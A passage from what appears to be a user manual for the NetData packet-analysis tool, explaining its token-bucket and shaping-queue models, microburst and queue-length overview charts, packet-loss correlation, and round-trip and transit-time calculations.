If NetData charts show packets being dropped consistently in particular circumstances, the operation of a packet shaper or policer should be suspected, and NetData now allows such hypotheses to be tested with new tools and charts that simulate token buckets for packet marking and a leaky bucket for packet shaping. NetData's models are generic and don't attempt to match exactly the algorithms in any specific router; the objective is to determine what type of simulation model is best able to explain the dropped packets in captured traffic.




Parameters for the token bucket and queuing models are set in the format-control window of the data-flow chart when it is in the 'all connections' mode. The parameters are listed in the order in which they affect the handling of packets in the models.

First is a list of link speeds for modelling packet queues along the path from the sniffer to the subject router; next are the parameters for the first token bucket – its size and its committed information rate (CIR). A second token bucket for a peak information rate (PIR) is optional, and can't be used if packet shaping is requested.

The token buckets are followed by the queue whose length can be overlaid on the chart. If the 'Shaping' box is checked, the queue receives packets only when the token bucket is empty and delays packets as in a leaky bucket, releasing them as if they were transmitted on a link with the speed specified by the PIR above the checkbox. Otherwise, the queue receives all packets in the nominated stream, and might grow in length only if its speed is less than the ingress speed.

When the chart plots bucket depth or queue length, it overlays markers showing the depth or length when a packet was lost. The sign of an accurate model that explains packet loss is a row of packet-loss markers at the same height – either the longest queue length or a bucket depth of zero.



The blue line on this chart plots the depth of a CIR token bucket during a large and rapid burst of packets. When the bucket became empty, packets were directed to a queue to 'shape' the flow and it appears that packets were dropped when its length reached 10 packets. The brown line shows the queue length expressed in packets, and the cream area plots the queue size in Kbytes of memory needed to buffer the packets. The red plus signs indicate queue length when packets were lost, and the red squares indicate bucket depth when packets were lost.


The presence of a shaping queue is confirmed by the overlaid black markers of measured network transit times which increased by almost half a millisecond when the queue formed and packets were being lost. The dark green circle markers indicate the queuing time calculated by the queuing model, and they also rose to about half a millisecond before the queue was emptied. The queue-waiting times of up to 0.15 ms, before the shaping queue started to form, reflect queuing in the path between the sniffer and the router. Full-size packets would arrive at the router through a 1-Gbps link at intervals of at least 10 microseconds, but the sniffer's timestamps for these bursts of packets incremented by only two or three microseconds.

3.5 *Finding Microbursts in Huge Captures*

Long and very rapid bursts of packets, commonly known as microbursts, can degrade system performance if they overflow buffer space in network equipment, particularly in routers that must queue packets waiting for transmission on a link that is slower than the receiving link. The existence or possibility of such problems is best investigated by capturing a large sample of traffic that feeds a slow link and examining the patterns of traffic that produce the longest packet queues in the network. NetData has a type of activity-overview chart that plots all the peaks in packet-queue length – like high-water marks – in successive time intervals throughout a capture of any size. Like a chart of peaks in transaction-queue length (Transactions In Progress) or numbers of concurrent connections, a single chart can plot half a million queue-length summaries, including averages and peak lengths,

The time interval for activity-overview charts can now be as small as 100 milliseconds.

The activity-overview page in the load-data window now offers to calculate and load three types of overview data. Packet-queue length calculations depend on two types of parameters: the equivalent number of bytes in preamble and synchronising flags that extend the transmission time of each packet; and link speeds. The most important is the speed of the main queue's egress link – perhaps the slowest link – in Mbps. If the path from the capture point to the main queue contains one or more links, then their speeds should also be listed. NetData models the queuing behaviour of packets addressed to all the destination MAC addresses in the captured traffic, and the queue summaries loaded for charting can cover all addresses or be confined to a single MAC address.




When the 'Load queue-length' box is checked, the associated MAC address is copied to the server-filter box, and loading can be launched by clicking either 'Load Server' or 'Load ALL'.


Packet-queue summaries can be viewed with three chart overlays. The average queuing time in each time interval, plotted with markers as for response times, is based on NetData's calculation of packet transmission times and necessary times for waiting while preceding packets are transmitted. The sum of a packet's waiting and transmission time can be regarded as a router transit time.

Each summary includes a count of the number of packets or Kbytes in each interval, and these counts can be plotted as either arrival or departure rates. A bar chart can plot three aspects of queue length in each interval: the minimum, average and maximum (peak) length.

When packet queue lengths are calculated the database records two types of summary statistics, one expressing queue lengths as numbers of packets, and the other expressing them as the minimum

occupied buffer space in Kbytes. Radio buttons determine which type of summary is loaded for charting. Both types can be loaded with different load commands, and plotted on the one chart.






The second chart displays buffer-space statistics (Kbytes) of the same traffic displayed in the first chart.


It is usually the peak lengths that are most significant, and each peak can be investigated by zooming into its context on the overview chart and then loading all the packets in that smaller period. The data-flow chart can plot a detailed frame-sequence chart with graphs of queue length expressed in counts of both packets and Kbytes. Those charts are discussed in the section *Investigating Micro-Bursting*, below. They show whether microbursts are formed by interleaved packets from different connections, and the relative sizes of packets. A single click (on 'One Connection') toggles the view to a data-sequence chart, for the connection of any packet in the burst, to see what TCP parameters are controlling the flow and may be causing the bursts.

When scanning data packets and their acknowledgements to calculate round-trip times NetData also infers the loss of packets that are indicated by selective and duplicate acks. Those packets are labelled 'lost in transit' on packet-timing charts, and the losses are recorded separately as network events in the database.

Correlations between peak queue lengths and packet loss can be explored by loading network events and charting an event-rate graph for client or server packets ‘lost beyond monitor’, an option chosen from the menu of Event Rate Graphs in the format-control window.



The red graph on this chart indicates that the loss rate reached 10,000 packets per second. In this example, however, the correlation between queue length and packet loss was not strong, probably because the sniffer was not in a position to capture all the packets passing through the queue.



The existence of unseen queue traffic is inferred from the loss of packets even when there were very few captured packets in the queue. Further evidence of severe congestion is provided by the black and green markers plotted at a height that indicates the measured round-trip time less the calculated queue-waiting time. Trips to the nearest client had a minimum time of 5 ms but the trip time occasionally reached 18 ms when the captured traffic alone would have produced only a very short queue. Most of the congestion occurred only in the path to the nearest client because trip times to the other client exhibited very little variation, and there was very little correlation in the trip times to the two clients.

The different coloured markers for round-trip times were requested by checking the box ‘Colour by ID’ and relate to paths with different MAC addresses.


4 Round-Trip and Transit Times

4.1 Automatic Calculation of Round-Trip Times


Normally after analysing all the packets in a sequence of capture files we execute the Calculate function that not only measures all the times for round-trips that begin with either data or ack packets, but also uses the NetData inference engine to flag the packets that were probably lost or overtaken after they passed the sniffer. If the project has fewer than 100,000 packets NetData performs these calculations automatically after analysis.

For a 'super' project that has several related capture sequences taken from different points in a network, NetData offers to find all the matching packets, correlate their timestamps, and adjust timestamps to display all times according to a single sniffer clock. Packet transit times between sniffers are recorded where round-trip times are normally recorded – NetData can display either round-trip times or transit times but not both.

Even if transit times are wanted, it may be useful to calculate round-trip times first, to run the inference engine and flag packets overtaken after passing the sniffer. When the analysis of a super project is launched, the dialogue that offers to correlate captures after analysis now has another option to calculate round-trip times first.




For non-super projects automatic calculation of round-trip times can be enforced by a checkbox on the Output page of controls:




4.2 Adjusting RTP Relative Transit Times


Before NetData calculates the relative transit times of RTP VoIP packets by comparing the sniffer's packet timestamps with the timestamps conveyed in the 